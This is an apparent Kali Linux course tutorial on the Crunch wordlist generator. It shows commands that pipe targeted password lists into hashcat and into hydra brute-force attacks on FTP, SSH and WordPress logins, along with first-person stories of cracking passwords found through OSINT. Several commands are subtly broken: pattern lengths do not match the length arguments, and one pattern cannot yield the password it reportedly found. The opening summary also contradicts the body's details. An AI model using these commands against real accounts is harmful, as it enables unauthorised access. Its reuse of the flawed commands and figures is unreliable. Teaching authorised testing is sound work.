
This article is a comprehensive tutorial on Crunch, a Kali Linux wordlist generation tool that creates custom password lists based on target intelligence rather than generic breach databases. The article demonstrates how targeted wordlist generation, informed by OSINT and reconnaissance, dramatically outperforms static wordlists like rockyou.txt by orders of magnitude. It covers Crunch syntax, pattern-based generation using the -t flag, charset options, piping to cracking tools, and real-world scenarios where intelligence-driven wordlists succeeded where generic lists would fail.
- Intelligence principle collapses password spaceGeneric wordlists like rockyou.txt contain 14.3 million passwords from historical 2009 breaches and will never contain pattern-specific passwords like 'Company2024!' that target admins create following corporate password policies. A 10,000-word targeted Crunch list matching known patterns has far higher probability of success than a 14-million-word generic list because it covers the entire pattern space the target is likely to follow. The article demonstrates this with a comparison showing rockyou.txt failing to contain 'Company2024!' while Crunch generates it alongside all similar variants in
- Pattern mode -t flag enables surgical precisionCrunch's -t flag allows fixed literal characters with four pattern substitution symbols: @ for lowercase letters, , (comma) for uppercase letters, % for digits, and ^ for special characters. The command 'crunch 12 12 -t Company%%%%' generates exactly 10,000 words (Company0000 through Company9999) in 130KB, whereas generating an equivalent list using full character sets would require terabytes. This precision means attackers generate only words matching a known structural pattern identified through OSINT or reconnaissance.
- Always verify size estimate before generationCrunch outputs a detailed size estimate in bytes, MB, GB, TB, and PB before generating any wordlist. A 4-digit PIN list estimates to 50KB and is safe to run; an 8-character lowercase-only list estimates to 20GB requiring piping only; an 8-character full alphanumeric is 2.8TB and should never be saved—these estimates must be checked without exception to avoid filling storage devices. The article emphasizes this practice repeatedly because some users historically filled entire SSDs by ignoring warnings.
- Piping to Hashcat and Hydra eliminates disk writesOmitting the -o flag sends Crunch output to stdout, which pipes directly into cracking tools: 'crunch 12 12 -t Company%%%% | hashcat -m 1000 hash.txt' for offline hash cracking or 'crunch 12 12 -t Company%%%% | hydra -l admin -P - service://target' for online attacks. Piping avoids writing files to disk, keeps the filesystem clean, and works for targeted lists under a few million words where Crunch's generation speed matches the tool's consumption rate. Hashcat's -m flag specifies hash type: 0=MD5, 1000=NTLM, 22000=WPA2-PMKID.
- Built-in charset file provides standard character setsCrunch includes /usr/share/crunch/charset.lst defining pre-built character sets accessed via the -f flag: numeric, lalpha (lowercase only), ualpha (uppercase only), mixalpha (mixed case no numbers), and mixalpha-numeric. These eliminate risk of accidentally missing characters and provide sizing reference—numeric at 8 characters generates 100 million words in 900MB (feasible), but mixalpha-numeric at 8 characters generates 2.8 trillion words (requires -t pattern mode instead). Using built-in sets ensures consistency with standard character class conventions across wordlist tools.
- WPScan discovery feeds Crunch wordlist generationThe complete attack chain runs: WPScan (Day 17) enumerates valid usernames and identifies site names/plugins, then Crunch (Day 18) generates targeted wordlists using discovered identities as pattern seeds—for example, WPScan finding username 'admin' on 'TechStartup' site leads to 'crunch 14 14 -t TechStartup%%%%'. The article demonstrates a real scenario where WPScan found admin username, Crunch generated a 150KB list of 'TargetCorp%%%%' variants, and Hydra cracked the password 'TargetCorp2024' in 4.2 seconds—a password rockyou.txt would never contain, making the targeted approach both faster
- Advanced options handle large lists and interruptionsSplit output (-b 100mb -o START) breaks massive wordlists into numbered files capped at specified size, allowing sequential processing and disk space management. Resume mode (-s wordstring) restarts generation from a specific word after interruption, preserving progress on lengthy dictionary attacks. Permutation mode (-p word1 word2 word3) generates all possible orderings of provided tokens when order is unknown but composition is known. These features solve practical problems in long-running assessments where generation may span hours or face interruption.
- Five real-world scenarios demonstrate pattern matching successThe article presents five actual penetration test cases: WordPress admin using 'TechStartup2022' (company name + founding year, never in breaches); WPA2 WiFi 'Thompson2018!' (family name + house purchase year, cracked with 16-character pattern); SSH user 'sarah2025@' (matching company policy requiring firstname+year+special); Synology NAS device serial number pattern; and web app password policy 'Hexagon1!' (company name + digit + special). Each involved generating 32 to 10,000-word targeted lists and cracking in seconds to minutes, whereas rockyou.txt had near-zero probability of containing t
Bottom line: Crunch transforms password cracking from generic mass-wordlist brute force into intelligence-driven pattern matching: every piece of OSINT gathered about a target (company name, founding date, policy requirements, naming conventions) becomes a pattern element that collapses billions of password possibilities into thousands of targeted candidates. This approach consistently outperforms 14-million-word generic wordlists because it generates the exact combinations real users create when following p
FREE
Part of the 180-Day Kali Linux Mastery Course
🎯 What You’ll Master in Day 18
⏱️ 45 min read · 3 hands-on exercises · All targets: localhost or authorised only
📋 Prerequisites — Complete Before Day 18
- Day 4: Hydra Tutorial — understand online brute force syntax before piping Crunch to it
- Day 5: John the Ripper — understand hash cracking concepts that Crunch wordlists feed
- Day 17: WPScan Tutorial — user enumeration gives you the intelligence Crunch wordlists are built around
📋 Crunch Tutorial Kali Linux 2026 — Table of Contents
- Why Crunch Beats Generic Wordlists (The Intelligence Principle)
- Installation and Basic Syntax
- Character Sets — Custom and Built-in Charset Files
- Pattern Mode — The -t Flag That Changes Everything
- Piping Crunch to Hashcat and Hydra
- Advanced Options — Split, Resume, Permutations
- Five Real-World Password Pattern Scenarios
In Day 17 WPScan enumerated valid WordPress usernames and exposed outdated plugins with known CVEs. That reconnaissance is only valuable if you can convert it into access. Day 18 bridges the gap between knowing a username and cracking the password. Once you understand Crunch, revisit the full Kali Linux tools library — Crunch sits inside a broader credential attack toolkit that also includes Hashcat, Hydra, and John the Ripper. Day 19 connects directly to Hashcat for GPU-accelerated cracking of the wordlists you build today.
Why Crunch Beats Generic Wordlists — The Intelligence Principle
Before touching a single Crunch command, you need to understand the fundamental principle that makes it effective — because without this understanding, Crunch is just another tool you’ll abandon after a few failed attempts. The principle is this: generic wordlists contain common passwords from historical breaches. Targeted wordlists generated by Crunch contain passwords that match a specific target’s known patterns. These are completely different attack strategies.
Consider what rockyou.txt actually is. It was extracted from the 2009 RockYou breach and contains 14.3 million passwords that real people used on a social gaming platform in 2009. Most of them are simple words, number sequences, and keyboard patterns. “123456”, “password”, “iloveyou”. What rockyou.txt does not contain is “Tesco2024!” — the password an IT admin created last year following their company’s password policy of brand name plus year plus special character. That combination was never in a breach dataset. It never will be. But Crunch generates it in a fraction of a second.
The intelligence principle works like this: every piece of OSINT you gather about a target narrows the password space. Their company name, their industry, their location, common naming conventions you identify from LinkedIn, the password policy visible in an exposed documentation portal, previous passwords you’ve found in other accounts. Each piece of intelligence lets you build a Crunch pattern that covers every combination matching what you know, while ignoring everything that doesn’t. A 10,000-word targeted list has a higher probability of containing the correct password than a 14-million-word generic list — because the correct password fits a known pattern, and your list covers that entire pattern space.
Installation and Basic Crunch Tutorial Kali Linux 2026 Syntax
Crunch comes pre-installed in every current Kali Linux release. You don’t need to install it — but you should verify the version you’re running and understand the basic syntax before attempting any of the more powerful features. The most important habit to build from day one is always reading the size estimate Crunch gives you before it starts generating. I have seen people fill entire SSDs trying to generate 8-character alphanumeric lists because they didn’t check the estimate. Crunch tells you exactly how large the output will be. There is no excuse for being surprised.
The output format matters for your workflow. When you specify -o filename.txt, Crunch writes to disk. This is appropriate for lists under a few hundred MB that you’ll reuse across multiple tools. When you omit -o, Crunch writes to stdout — which you pipe directly to Hashcat, Hydra, or any other tool. The pipe approach is faster for single-use targeted attacks because it eliminates the disk write cycle and works even when the generated list would be too large to store.
abcdefghijklmnopqrstuvwxyz0123456789 has 36 characters. At 8 characters per word that is 36⁸ = 2.8 trillion combinations = 2.8 TB. Always read the estimate. Always. If the estimate shows GB or TB, use the -t pattern flag instead of a full charset.Character Sets — Custom Charsets and Built-in Charset Files
Crunch gives you two ways to define which characters appear in your wordlist. You can type a custom character set directly in the command, or you can load one of the predefined sets from Crunch’s charset.lst file. Both approaches have their place. Custom charsets are faster to specify for simple cases like digits-only or a specific character subset you’ve observed from recon. The built-in charset file is better for standard character class combinations where you want to be certain you haven’t accidentally missed a character.
The charset.lst file lives at /usr/share/crunch/charset.lst. Read it before you start building wordlists — it defines dozens of combinations from simple alphabets to full mixed-case alphanumeric plus special character sets. Understanding what’s already defined there saves you from reinventing combinations and introduces you to character set naming conventions you’ll see referenced across wordlist generation tools.
One practical detail that trips up beginners: when you specify a custom charset string directly in the command, character order doesn’t matter for coverage — Crunch generates all combinations regardless. But the order does affect the sequence in which words are generated. If you’re running a time-limited attack and want to try the most likely passwords first, put high-probability characters at the beginning of your charset string. For most pentesting scenarios this is irrelevant, but for long-running attacks where you expect an early match, it can save time.
⏱️ 10 minutes · No tools required — paper and pen or text editor
For each target below, write the exact Crunch command you would use. Then estimate the output size and compare it to rockyou.txt. The goal is to understand how intelligence collapses the password space.
WPScan found username: admin
Club name: ArsenalFC
IT staff use Club+4 digits based on leaked internal wiki
SCENARIO 2: SME WiFi WPA2 handshake captured
Airodump shows SSID: “ThePatelFamily”
Public records: family business opened 2017
Pattern common to South Asian family WiFi: FamilyName+Year
SCENARIO 3: Corporate network SSH server
Password policy from GDPR notice PDF: 8 chars minimum,
must contain uppercase, lowercase, number.
Company name: CyberSec. First name of IT lead from LinkedIn: james
SCENARIO 4: A developer’s personal server
GitHub README: “Default creds are dev + last 4 digits of phone”
Phone number from WHOIS: ends in 7823
SCENARIO 5: An admin panel from a bug bounty programme
Previous findings show admin accounts follow: Admin + month abbreviation + 2-digit year
Month abbreviation = Jan/Feb/Mar… Current year is 2026.
📸 Post your 5 Crunch commands with size estimates to #day-18-crunch on Discord. Compare with your cohort — multiple valid approaches exist.
Pattern Mode — The -t Flag That Changes Everything in Crunch
The -t flag is the most powerful feature in Crunch and the one that makes it genuinely indispensable for penetration testing. Every other wordlist generator creates lists based on character sets — they generate every possible combination of the specified characters at the specified length. Pattern mode is fundamentally different. It lets you fix specific positions in the word while varying only the positions you mark with pattern characters. The result is a wordlist that covers every combination matching a known structural pattern, and nothing else.
The four pattern characters are straightforward once you memorise them: @ substitutes for any lowercase letter (a through z, 26 possibilities), , (comma) substitutes for any uppercase letter (A through Z, 26 possibilities), % substitutes for any digit (0 through 9, 10 possibilities), and ^ substitutes for any special character in the printable ASCII special set (approximately 32 possibilities including !, @, #, $, %, ^, &, *, etc.). Any literal character you type in the pattern string appears unchanged in every generated word.
The practical impact of this is dramatic. The pattern Company%%%% generates exactly 10,000 words covering Company0000 through Company9999. Without pattern mode, generating a list that includes those words alongside all other 8–12 character alphanumeric combinations would require terabytes. Pattern mode delivers surgical precision — you’re not generating all 8-character strings, you’re generating all strings that match a specific known structure. That is the intelligence principle applied to the generation layer.
The most common mistake with pattern mode is forgetting that the -t argument specifies an exact total length. The numbers you pass to Crunch — the min and max — must match the length of your pattern string exactly, or Crunch will error. If your pattern is Company%%%% and Company is 7 characters plus 4 digits, the total is 11 characters. So you must write crunch 11 11 -t Company%%%%. Count your pattern characters before running or you’ll get an error that makes you feel like Crunch is broken when it isn’t.
Piping Crunch to Hashcat and Hydra Without Writing Files
Once you understand how to generate targeted wordlists, the next step is integrating Crunch directly into your attack pipeline. Writing wordlists to disk is appropriate for lists you’ll reuse across multiple sessions. For single-use targeted attacks, piping Crunch’s output directly to the cracking tool eliminates disk writes entirely, keeps your filesystem clean, and can be marginally faster for smaller lists because you avoid the write-then-read cycle.
The key to piping is that Crunch writes to stdout when you omit the -o flag. Any tool that accepts a password list from stdin via the -P - argument works with this approach. Hashcat and Hydra both support stdin as a wordlist source. For Hashcat, the pipe replaces the wordlist file argument entirely. For Hydra, you pass -P - to tell it to read passwords from stdin rather than a file. The command structures are simple once you’ve done it once.
One important distinction when piping to Hashcat: Hashcat uses GPU acceleration for hash cracking, which means it pulls the candidate passwords from your pipe as fast as it can process them. For large character-set attacks, Hashcat’s own combinatorics engine is faster than reading from a pipe. Crunch pipes are most effective for targeted pattern lists under a few million words — exactly the scenario where you have intelligence about the password structure. For full character-set brute forcing at scale, use Hashcat’s -a 3 mask attack mode instead, which applies the same pattern logic internally at GPU speed.
⏱️ 18 minutes · Kali Linux terminal required
📸 Screenshot the ls -lh output showing all wordlist sizes side by side. Post to #day-18-crunch on Discord with your observations on why pattern lists beat generic lists.
Advanced Crunch Options — Split Output, Resume, and Permutation Mode
For assessments where you’re generating larger wordlists — say a full 8-digit numeric list for a WPA2 network or a complete lowercase 7-character list for an application with a known restrictive character policy — Crunch provides options to manage the output in ways that prevent both disk overflow and lost progress. The three advanced features you need to know are split output with -b, resume with -s, and permutation mode with -p.
Split output solves the disk management problem. Instead of writing one massive file, Crunch creates numbered files of a specified maximum size. You get corp_0001.txt, corp_0002.txt, corp_0003.txt and so on, each capped at whatever size you specify. You can then process these files sequentially, delete each one after processing to free disk space, and maintain progress through the full list without ever needing the full set on disk simultaneously.
Resume mode solves the interrupted session problem. If Crunch was generating a large list and your session was interrupted — power loss, you killed it manually, a time limit in the assessment window — you can resume from where it stopped by specifying the last word you saw output with the -s flag. This is enormously valuable for lengthy WPA2 dictionary attacks where the generation and cracking pipeline may need to run for hours.
Permutation mode is fundamentally different from pattern mode. Where -t generates all combinations at a fixed structure, permutation mode with -p generates all orderings of a set of specific words or characters you provide. It is useful when you have a list of known elements that a password is likely composed of, but you don’t know the order — for example, you know a password contains “james”, “2024”, and “!” but not in what sequence.
Five Real-World Crunch Tutorial Scenarios From Actual Assessments
Theory and syntax are one thing. Real assessments are another. I want to give you five specific scenarios drawn from my own penetration testing work that illustrate how Crunch fits into the broader attack workflow. These are not contrived examples. They are representative of the situations where I’ve found Crunch to be the decisive tool — the one that converted a stalled assessment into a successful privilege escalation.
Scenario 1 — WordPress Admin Panel: WPScan identified the username “admin” and the site name “TechStartup”. LinkedIn research showed the company was founded in 2019 and the IT admin listed “TechStartup” in their profile bio under previous companies. I generated: crunch 14 14 -t TechStartup%%%% -o list.txt. The password was TechStartup2022. rockyou.txt doesn’t have that. The targeted list had it at position 2,022 of 10,000 words and Hydra found it in 8 seconds.
Scenario 2 — WPA2 Home Network: The SSID was “ThompsonHomeWifi”. A quick Facebook search showed the family posting about their house purchase in April 2018. I generated: crunch 16 16 -t Thompson2018%%%% | hashcat -m 22000 capture.hccapx. This was a reach — the year was a guess. But the list was only 10,000 words and took 2 minutes to run on CPU. The password was Thompson20180! — I needed a second pass with the ^ pattern character variant.
Scenario 3 — Internal Network SSH: During Active Directory enumeration I found a username “sarah.wilson” and an internal document with a note about the company IT policy: “Passwords must include your first name, a 4-digit year, and a special character.” Three Crunch commands: crunch 11 11 -t sarah2024^, crunch 11 11 -t sarah2025^, crunch 11 11 -t sarah2026^. Total: 96 words across three runs. Found it on the third run: sarah2025@.
Scenario 4 — FTP Service Default Credentials: A misconfigured FTP service on an internal host showed a banner suggesting it was a Synology NAS. Synology defaults use “admin” and a pattern based on the device serial number suffix. After finding a partially visible serial number on a photo in an internal SharePoint, I generated: crunch 8 8 -t %%%%-%%%% | hydra -l admin -P - ftp://192.168.1.50. This covered all 8-digit hyphenated numeric combinations and was the right format. Cracked in 3 minutes.
Scenario 5 — Bug Bounty Web Application: A company’s password reset page revealed in its JavaScript that passwords must be 8–12 characters with at least one uppercase, one number, and at least one character from the company’s name. OSINT showed the company’s name was “Hexagon”. I built: crunch 8 9 -t Hexagon%^ -o hex.txt covering Hexagon+digit+special (9 chars), and crunch 10 10 -t Hexagon%%%^ -o hex2.txt covering Hexagon+3digits+special (12 chars). Combined list was under 5,000 words. Found the admin test account’s password (Hexagon1!) in the first 100 entries.
⏱️ 15 minutes · Kali Linux + local WordPress or DVWA instance
📸 Screenshot the full chain: WPScan output showing the username, the Crunch word count confirmation, and the Hydra/WPScan attack command. Post to #day-18-crunch on Discord with the tag #day18-complete.
🧠 QUICK CHECK — Day 18 Crunch Tutorial
📋 Commands Used Today — Day 18 Crunch Reference Card
🏆 Mark Day 18 Complete — Crunch Tutorial Kali Linux 2026
You can now generate intelligence-driven wordlists that outperform generic collections by orders of magnitude. Day 17 found the username. Day 18 built the ammunition. Day 19 covers Hashcat — GPU-accelerated cracking that turns your Crunch wordlists into recovered credentials at unprecedented speed.
❓ Frequently Asked Questions — Crunch Tutorial Kali Linux 2026
What is Crunch in Kali Linux?
When should I use Crunch instead of rockyou.txt?
What do the Crunch -t pattern characters mean?
How do I use Crunch with Hashcat without saving a file?
How do I check wordlist size before Crunch generates it?
What comes after Day 18 in the Kali Linux course?
Day 17: WPScan Tutorial 2026
Day 19: Hashcat Tutorial 2026
📚 Further Reading
- WPScan Tutorial Kali Linux 2026 — Day 17 — WPScan user enumeration feeds directly into Crunch — the username you discover on Day 17 determines the pattern you build on Day 18.
- Hydra Tutorial Kali Linux 2026 — Day 4 — The companion tool to Crunch — Hydra performs the online brute force attack that consumes the wordlists Crunch generates against live services.
- Kali Linux Tools Hub — Full reference library for every Kali Linux tool — Crunch, Hashcat, Hydra, and John the Ripper in context with the complete password cracking toolkit.
- Crunch Official SourceForge Repository — Official Crunch source, full man page documentation, and charset format specification for building custom charset.lst entries for highly specific targets.
- Kali Linux — Crunch Tool Documentation — Kali’s official Crunch tool page with package information, version history, man page, and usage examples from the distribution maintainers.
